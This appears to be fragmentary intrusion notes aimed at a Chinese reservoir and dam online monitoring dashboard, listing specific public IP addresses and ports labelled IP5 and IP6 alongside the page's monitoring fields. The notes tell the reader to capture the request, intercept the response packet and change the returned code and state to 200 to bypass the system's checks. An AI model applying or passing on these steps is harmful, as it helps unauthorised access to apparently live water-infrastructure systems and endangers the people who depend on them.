





IP5:http://43.228.77.13:20002







We need to change both the code and state to 200 here.





在线监测系统

43.228.77.13:20002/index

2024-11-08 21:23:58

报警监测

0

任务

0

报警

0

故障

正常率

(mm)

无

无

无

当前雨量

小时雨量

今日雨量

基本信息

无数据

设计总库容

无数据

设计等别

无数据

设计总坝高

无数据

现状总库容

无数据

现状等别

无数据

现状总坝高

库区信息()

外坡比: 1:

无数据

无数据

无数据



无数据%

无数据

版权: 昆明康拜克科技有限公司 v3.5.1

联系电话: 0871-65709906

IP6: <http://47.103.199.200/>



Capture the request packet and intercept the return packet to modify the code to 200.

